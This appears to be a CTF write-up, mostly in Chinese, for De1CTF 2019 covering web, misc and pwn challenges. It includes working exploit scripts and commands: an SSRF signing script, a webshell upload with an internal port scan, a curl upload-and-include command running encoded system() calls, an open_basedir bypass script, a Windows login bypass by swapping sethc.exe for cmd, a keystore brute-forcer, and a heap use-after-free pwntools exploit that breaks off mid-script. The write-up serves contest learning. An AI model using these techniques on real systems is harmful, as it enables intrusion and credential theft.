

De1CTF 2019–WriteUp by Venom

Web

SSRF Me

```
1 # coding:utf-8
2 import requests
3 import urllib
4
5 BASE_URL="http://139.180.128.86"
6
7 def getSign(param):
8     r = requests.get('%s/geneSign?param=%s' % (BASE_URL,
9         urllib.quote(param)))
10    if r.status_code == 200:
11        return r.text
12    return ""
13
14 def Result(sign, param):
15     header = {
16         'Cookie': 'action=readscan; sign=%s;' % sign,
17     }
18     r = requests.get('%s/Delta?param=%s' % (BASE_URL,
19         urllib.quote(param)), headers=header)
20     if r.status_code == 200:
21         print(r.text)
22
23 file="flag.txt"
24 sign = getSign('%sread' % file)
25 Result(sign, file)
```

```
→ web1 python exp.py
{"code": 200, "data": "de1ctf{27782fcffbb7d00309a93bc49b74ca26}"}
→ web1
```

shellshellshell

外层部分和 N1CTF–2018 easy_harder_php 完全一样，参考：

https://github.com/Nu1LCTF/n1ctf-2018/blob/master/writeups/web/easy_harder_php.pdf

然后访问 index.php?action=index

接着用新的 sessionID 访问，就可以以 admin 身份登录

1 PHPSESSID=4stu05dr969ogmprk28drnju93

Go Cancel < > Type a search term 0 matches

Request

Raw Params Headers Hex

```
GET /index.php?action=index HTTP/1.1
Host: 45.76.187.90:11027
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*
;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: PHPSESSID=4atuo5dr969ogmrk28drnru93
Connection: close
```

Response

Raw Headers Hex HTML Render

```
Date: Sat, 03 Aug 2019 12:50:38 GMT
Server: Apache/2.4.7 (Ubuntu)
Content-Type: text/html; charset=UTF-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
pre-check=0, no-store, no-cache
Vary: Accept-Encoding
Content-Length: 615
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>
<head>
<title>Profile</title>
<link href="static/bootstrap.min.css" rel="stylesheet">
<script src="static/jquery.min.js"></script>
<script src="static/bootstrap.min.js"></script>
</head>
<body>
<a href="index.php?action=logout">logout</a>
<center>
<div class="container" style="margin-top:100px">
<h3><a href="index.php?action=profile">admin</a></h3><br>
<h4><a href="index.php?action=profile">publish</a></h4><br>
</div>
</div>
<br>
<br>
<a href="index.php?action=index"><img src='img/home.png'></a>
</center>
</body>
</html>
```

< Go < > Type a search term 0 matches

在 publish 界面下直接就能上传 webshell

← → ⌂ ⓘ 不安全 | 45.76.187.90:11027/index.php?action=publish

Hello admin
Orz...大佬果然进来了!
但jaivy说flag不在这,要flag,来内网拿...

Please upload a picture:

选择文件 未选择任何文件

上传 shell 上去 扫描内网 172.18.0.2 的端口 发现 80

端口扫描 - http://45.76.187.90:11027/upload/ant.php

▶ 开始扫描

IP 地址 * 172.18.0.2

端口列表 * 21,22,23,25,80,110,135,139,445,14:

扫描结果

IP 地址	端口	状态
172.18.0.2	21	Closed
172.18.0.2	22	Closed
172.18.0.2	23	Closed
172.18.0.2	25	Closed
172.18.0.2	80	Open
172.18.0.2	110	Closed
172.18.0.2	135	Closed
172.18.0.2	139	Closed
172.18.0.2	445	Closed
172.18.0.2	14	Closed

用 curl 请求，获得内网页面

```
(www-data:/tmp/test) $ curl -X POST http://172.18.0.2 -o index.html
% Total    % Received % Xferd  Average Speed   Time      Time     Current
          Dload  Upload Total   Spent    Left Speed
 0       0     0       0       0      0 0 --:--:-- --:--:-- --:--:-- 0  92  765
100  7650  100  7650       0      0 2285k 0 --:--:-- --:--:-- --:--:-- 1867k
(www-data:/tmp/test) $ ls -al
total 16
drwxr-xr-x 2 www-data www-data 4096 Aug  3 13:33 .
drwxrwxrwx 1 root     root     4096 Aug  3 13:28 ..
-rw-r--r-- 1 www-data www-data 7650 Aug  3 13:33 index.html
(www-data:/tmp/test) $
```

172.18.0.2:80

```

1 <?php
2     $sandbox = '/var/sandbox/' . md5("prefix" . $_SERVER['REMOTE_ADDR']);
3     @mkdir($sandbox);
4     @chdir($sandbox);
5
6     if($_FILES['file']['name'])
7     {
8         $filename = !empty($_POST['file']) ? $_POST['file'] : $_FILES['fil
e']['name'];
9         if (!is_array($filename))
10        {
11            $filename = explode('.', $filename);

```

```

12 }
13 $ext = end($filename);
14 if($ext==$filename[count($filename) - 1])
15 {
16     die("try again!!!");
17 }
18 $new_name = (string)rand(100,999).".". $ext;
19 move_uploaded_file($_FILES['file']['tmp_name'],$new_name);
20 $_ = $_POST['hello'];
21 if(@substr(file($_)[0],0,6)=='@<?php')
22 {
23     if(strpos($_,$new_name)==false)
24     {
25         include($_);
26     }
27     else
28     {
29         echo "you can do it!";
30     }
31 }
32 unlink($new_name);
33 }
34 else
35 {
36     highlight_file(__FILE__);
37 }

```

这个是 上海大学生ctf web3 原题:

<https://www.jianshu.com/p/a4c55edd6858>

上 exp 找 flag 然后读出来:

```

1 curl 'http://172.18.0.2' -F file=@/var/tmp/ant.php -F file\[1\]=666 -F
file\[2\]=png -F file\[3\]=php/. -F hello=300.php -F 1=system\
(base64_decode\('Y2F0IC9ldGMvZmxhZ19pc19IZTRlXzg5NTg3MjM2LnR4dA==\\')\\';

```

```

www-data@126d5c8c90a5:/var/tmp$ curl 'http://172.18.0.2' -F file=@/var/tmp/ant.php -F file\[1\]=666 -F file\[2\]=png -F file\[3\]=php/. -F hello=300.php -F 1=system\
(base64_decode\('Y2F0IC9ldGMvZmxhZ19pc19IZTRlXzg5NTg3MjM2LnR4dA==\\')\\';
<0IC9ldGMvZmxhZ19pc19IZTRlXzg5NTg3MjM2LnR4dA==\\'\)\>;
% Total    % Received % Xferd  Average Speed   Time   Time   Current
          Dload Upload Total Spent   Left Speed
100  916  100   41  100   875   253  5419 --:--:--:--:--:-- 5434
@elctf{08ce09cc237532dbd168c6b8ebbc32d}www-data@126d5c8c90a5:/var/tmp$ 

```

Giftbox

login 盲注

```

1 const Koa = require('koa');
2 const http = require('http');
3 const querystring = require('querystring');

```

```
4 const TOTP = require('totp.js');
5 /**
6  * yarn add totp.js
7 */
8
9
10 const app = new Koa();
11 const totp = new TOTP("GAXG24JTMZXGKZBU", 8);
12
13
14 function fuck(param) {
15     let promise = new Promise(function(resolve, rejecte) {
16         data = {
17             a: param,
18             totp: totp.genOTP(5)
19         }
20         var content = querystring.stringify(data);
21         var options = {
22             hostname: '222.85.25.41',
23             port: 8090,
24             path: '/shell.php?' + content,
25             method: 'GET'
26         };
27         var req = http.request(options, (res) => {
28             res.setEncoding('utf8');
29             let rawData = '';
30             res.on('data', (chunk) => {
31                 rawData += chunk;
32             });
33             res.on('end', () => {
34                 try {
35                     const parsedData = JSON.parse(rawData);
36                     if (parsedData.message)
37                         console.log(parsedData.message);
38                     else
39                         console.log(parsedData.data);
40                     resolve(1)
41                 } catch (e) {
42                     rejecte(e.message)
43                 }
44             });
45         });
46         req.on('error', function(e) {
47             console.log('problem with request: ' + e.message);
48             rejecte(e.message)
49         });
50         req.end();
51     })
52     return promise;
53 }
```

```

55 /**
56 * Web 中转 For Sqlmap
57 */
58
59
60 app.use(async ctx => {
61     let query = ctx.query || ctx.request.query;
62     var resp = '';
63     if (query.cmd) {
64         var cmd = query.cmd.replace(/ /g, "/**/");
65         resp = await fuck(`login ${cmd} 123456`);
66         console.log(resp)
67     }
68     ctx.body = JSON.stringify(resp);
69 });
70
71
72 console.log("Listening http://127.0.0.1:3000")
73 app.listen(3000);

```

```

1 const TOTP = require('totp.js');
2 /**
3  * yarn add totp.js
4 */
5 const http = require('http');
6 const async = require('async');
7 const querystring = require('querystring');


8
9
10 const totp = new TOTP("GAXG24JTMZXGKZBU", 8);

11
12
13 function fuck(param, method = 'GET', postData = {}) {
14     let promise = new Promise(function(resolve, reject) {
15         data = {
16             a: param,
17             totp: totp.genOTP(5)
18         }
19         var content = querystring.stringify(data);
20         var options = {
21             hostname: '222.85.25.41',
22             port: 8090,
23             path: '/shell.php?' + content,
24             method: method,
25             headers: {
26                 "Cookie": ["PHPSESSID=vk666"]
27             }
28         };
29         if (method == 'POST') {

```

```
30         postData = querystring.stringify(postData);
31         options['headers']['Content-Type'] = 'application/x-www-form-
32         urlencoded';
33         options['headers']['Content-Length'] =
34         Buffer.byteLength(postData);
35     }
36     var req = http.request(options, (res) => {
37         res.setEncoding('utf8');
38         let rawData = '';
39         res.on('data', (chunk) => {
40             rawData += chunk;
41         });
42         res.on('end', () => {
43             let res = /de1ctf\{.*?\}/g.exec(rawData)
44             if (res) {
45                 console.log(`[+] Here is flag : ${res[0]}`)
46             }
47             resolve(1)
48         });
49     });
50     req.on('error', function(e) {
51         console.log('problem with request: ' + e.message);
52         reject(e.message)
53     });
54     if (method == 'POST')
55         req.write(postData);
56     req.end();
57 }
58
59
60 async function cmd(cmd, param = "") {
61     await fuck(cmd, 'POST', param);
62 }
63
64
65 (async () => {
66     console.log("[+] Waiting...")
67     /* 登录 */
68     // await fuck(`login admin hint{G1ve_u_hi33en_C0mm3nd-
69     sh0w_hiiinttt_23333}`)
70     /* 清除 */
71     await cmd('destruct')
72     // open_basedir
73     await cmd('targeting a open_basedir')
74     await cmd('targeting b ..')
75     await cmd('targeting c ini_set')
76     await cmd('targeting d chdir')
77     await cmd('targeting e js')
78     await cmd('targeting f flag')
```

```
78    await cmd('targeting g readfile')
79    await cmd('targeting i _REQUEST')
80    await cmd('targeting j ini_get_all')
81    await cmd('targeting k print_r')
82    await cmd('targeting o ${${i}{9}}') // $_REQUEST[9]
83    await cmd('targeting t1 ${$d($e)}') // chdir("js")
84    await cmd('targeting t2 ${$c($a,$b)}') // ini_set("open_basedir","..")
85    await cmd('targeting t3 ${$d($b)}') // chdir("..")
86    await cmd('targeting t4 ${$d($b)}') // chdir("..")
87    await cmd('targeting t5 ${$d($b)}') // chdir("..")
88    await cmd('targeting t6 ${$d($b)}') // chdir("..")
89    await cmd('targeting t8 ${$c($a,$o)}') // ini_set("open_basedir","/")
90    await cmd('targeting w ${$g($f)}') // readfile flag
91    await cmd('launch', {
92        '9': '/'
93    })
94 })()
```



No matching processes belonging to you were found
[+] Waiting...
[+] Here is flag : de1ctf{h3r3_y0uuur_g1fttt_0uT_0f_b0o0o0o0o0xx}
[Finished in 4.1s]

de1ctf{h3r3_y0uuur_g1fttt_0uT_0f_b0o0o0o0o0xx}

Misc

We1come

加TG群得flag

Mine Sweeping

dnSpy打开Assembly-CSharp.dll 定位到关键处理函数

```

OnMouseUpAsButton() : void ×
1 // Elements
2 // Token: 0x0600000A RID: 10 RVA: 0x000021FC File Offset: 0x000003FC
3 private void OnMouseUpAsButton()
4 {
5     if (!Grids._instance.bGameEnd && !this.bIsOpen)
6     {
7         this.bIsOpen = true;
8         int num = (int)base.transform.position.x;
9         int num2 = (int)base.transform.position.y;
10        if (this.bIsMine)
11        {
12            this.SafeAndThunder(0);
13            Grids._instance.bGameEnd = true;
14            Grids._instance.GameLose();
15            MonoBehaviour.print("game over: lose");
16        }
17        else
18        {
19            int adjcent = Grids._instance.CountAdjcentNum(num, num2);
20            this.SafeAndThunder(adjcent);
21            Grids._instance.Flush(num, num2, new bool[29, 29]);
22        }
23        if (Grids._instance.GameWin())
24        {
25            Grids._instance.bGameEnd = true;
26            MonoBehaviour.print("game over: win");
27        }
28    }
29 }
30

private void OnMouseUpAsButton()
{
if (!Grids._instance.bGameEnd && !this.bIsOpen)
{
    this.bIsOpen = true;
    int num = (int)base.transform.position.x;
    int num2 = (int)base.transform.position.y;
    int adjcent = Grids._instance.CountAdjcentNum(num, num2);
    this.SafeAndThunder(adjcent);
    Grids._instance.Flush(num, num2, new bool[29, 29]);
    if (Grids._instance.GameWin())
    {
        Grids._instance.bGameEnd = true;
        MonoBehaviour.print("game over: win");
    }
}
}

```

把游戏状态改为不会死亡，然后吧所有的雷区全部点开以后得到二维码



扫描得到链接

错误修正(L)
M (15%)

型号(V)
自动

尺寸(M)
4

图片像素
132 × 132


编码(C)
docomo

电话簿信息 电子邮件 网页书签 文本信息

http://qr02.cn/FeJ7dU

1 http://qr02.cn/FeJ7dU

打开链接得到flag




de1ctf{G3t_F1@g_AFt3R_Sw3ep1ng_M1n3s}


DeepInReal

下载下来解压以后得到一个说明呵AES加密工具，以及AES加密的数据


根据提示猜测密码为123456，成功解开



解开以后发现是个VMDK，文件爱你头被修改，还原以后打开这个VMDK



然后以这个VMDK创建虚拟机并启动，是个win10，有密码，加载一个PE干掉密码



或者用cmd替换放大镜(magnify.exe)/屏幕键盘(osk.exe)/粘滞键(sethc.exe)



然后重启进入系统，进入系统以后发现有个bit locker加密的盘

根据提示Win+W可以在Sketchpad中看到bit locker的密码



linj920623!@#

bitlock

解开之后可以看到BitLocker盘里的东西

在backup文件夹中发现ethpass.dict和ETH的keystone

linj's pc > Downloads > New folder > backup

Name	Date modified
EnMicroMsg.db	7/9/2019 9:38 PM
ethpass.dict	7/9/2019 9:35 PM
Skype.txt	7/9/2019 9:37 PM
UTC--2019-07-09T21-31-39.077Z--266ed...	7/9/2019 9:32 PM
WeChat.txt	7/9/2019 9:39 PM

尝试用ethpass作为密码字典去爆破keystone的密码

```
1 #!/usr/bin/env python3
2 import eth_keyfile
3 from multiprocessing import Pool, Queue
4
5 keyjson = eth_keyfile.load_keyfile("keystone.json")
6
7 def check_pwd(p, i):
8     try:
9         a = eth_keyfile.decode_keyfile_json(keyjson, p)
10        print(f"[*] {p} {a}")
11    except ValueError as e:
12        print(f"[{i}] {e} {p}")
13        pass
14
15 with open("passwd.txt") as f:
16     passwords = f.readlines()
17
18 p = Pool(processes = 24)
19
20 for i in range(0, len(passwords)):
21     pwd = bytes(passwords[i].strip(), encoding="utf8")
22     info = f"{i}/{len(passwords)}"
23     r = p.apply_async(check_pwd, args=(pwd,info))
```

```
25 p.close()
26 p.join()
```

最终跑出来密码为nevada

private e_key为V3Ra1sSe3ure2333

```
[3065/8000] MAC mismatch b'rayray'
[3066/8000] MAC mismatch b'randall'
[3067/8000] MAC mismatch b'Password1'
[*] b'VeraCrypt Pass: V3Ra1sSe3ure2333'
[3068/8000] MAC mismatch b'panda'
[3070/8000] MAC mismatch b'mighty'
[3071/8000] MAC mismatch b'meghan'
[3072/8000] MAC mismatch b'meghan'
```

根据解密的提示得知有个文件使用了VeraCrypt加密了

发现这地方有开机启动项

jmdwvgmeqs				
Process Kernel Module Kernel Ring0 Hooks Ring3 Hooks Network Registry File Startup Info Other Examination Setting About				
Startup Services Schedule Task				
Name	Type	Path	File	Corporation
scripts.ini	Machine Script	C:\Windows\system32\GroupPolicy\Machine\Scripts\scripts.ini		
SecurityHealth	HKLM Run	C:\Program Files\Windows Defender\MSASCuiL.exe		Microsoft Corporation
VMware User Process	HKLM Run	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe		VMware, Inc.
Everything	HKLM Run	C:\Program Files\Everything\Everything.exe		
SunJavaUpdateSched	HKLM Wow64 Run	C:\Program Files (x86)\Common Files\Java\Java Update\jusched.exe		Oracle Corporation
OneDrive	HKCU Run	C:\Users\lin\AppData\Local\Microsoft\OneDrive\OneDrive.exe		Microsoft Corporation

一路追下去

The screenshot shows two windows side-by-side. The left window is titled 'scripts.ini - Notepad' and contains the following text:


```
[Startup]
0CmdLine=.windows.cmd
0Parameters=
```

The right window is titled '.windows.cmd - Notepad' and contains the following text:


```
attrib -h C:\CloudMusic\*.vera
del C:\CloudMusic\*.vera
```

于是知道开机删除了vera文件，重新解压解密30G。。。。。拿到vera文件并解密

拿到vera文件解密并挂载之后，扫描发现NTFS隐藏流



于是去数据库翻看，发现有一份备份的数据库，以及一份在PHPStudy的数据库。把两个数据库进行比对，在tencent这个库中发现不一样的地方



base64解开以后发现是zip文件，拉出来需要密码，用之前的NTFS流中的作为密码成功解开拿到flag

De1CTF 2019 Qestionnaire

性感问卷在线作答。还送flag

xorz

先将输出与iv异或，然后分析异或值的出现频率，初步确定key长度为30。

利用字符范围及语义可理解性，以4字为单位进行爆破（爆出4字节并确认后，后面可以结合明文推算下一字节）。推算出20字节左右，可以根据明文搜索到出处--莎士比亚的十四行诗（稍有个别地方有区别）。

最后结果为de1ctf{W3lc0m3tOjo1nu55un1ojOt3m0cl3W}。

PWN

Weapon

在delete过程中很明显存在UAF:

```
1 unsigned __int64 delete()
2 {
3     signed int v1; // [rsp+4h] [rbp-Ch]
4     unsigned __int64 v2; // [rsp+8h] [rbp-8h]
5
6     v2 = __readfsqword(0x28u);
7     printf("input idx :");
8     v1 = get_num();
9     if ( v1 < 0 && v1 > 9 )
10    {
11        printf("error");
12        exit(0);
13    }
14    free(*((void **)&unk_202060 + 2 * v1));
15    puts("Done!");
16    return __readfsqword(0x28u) ^ v2;
17 }
```

没有show操作，选择利用IO_FILE来leak

add过程中chunk有大小限制:0-0x60

所以先利用uaf修改一个fd低位来修改一个chunkszie构造unsort bin，此时chunk即会包含main_arena+88

而后再利用UAF将一个fd指向这里，并修改这里的fd(main_arena+88)低字节指向stdout前的位置(包含合法size"\x7F")，进而修改stdout结构体的_flags和_IO_write_base来输出一段数据(包含libc_addr)

leak后再次利用uaf修改malloc_hook为one_target即可get shell

EXP

```
1 from pwn import *
2
3 #p=process("./pwn")
4 context.log_level="debug"
5 def add(index,size,name):
6     p.sendlineafter(">> \n","1")
7     p.sendlineafter("weapon: ",str(size))
8     p.sendlineafter("index: ",str(index))
```

```

9    p.sendafter(" name:\n",name)
10
11 def delete(index):
12     p.sendlineafter(">> \n","2")
13     p.sendlineafter("input idx :",str(index))
14
15 def edit(index,name):
16     p.sendlineafter(">> ","3")
17     p.sendlineafter("idx: ",str(index))
18     p.sendafter("new content:\n",name)
19 for i in range(100):
20     try:
21         p=remote("139.180.216.34","8888")
22         add(0,0x28,"\x00"*0x10+p64(0x30))
23         add(1,0x28,"aaaaaa")
24         add(2,0x50,"aaaaaa")
25         add(3,0x60,"aaaaaa")
26         delete(0)
27         delete(1)
28         edit(1,"\x18")
29         add(0,0x28,"cccccc")
30         add(1,0x28,p64(0)*2+p64(0x91))
31         delete(0)
32         add(4,0x60,"\xdd\x25")
33         add(5,0x60,"aaaaaa")
34         delete(3)
35         delete(5)
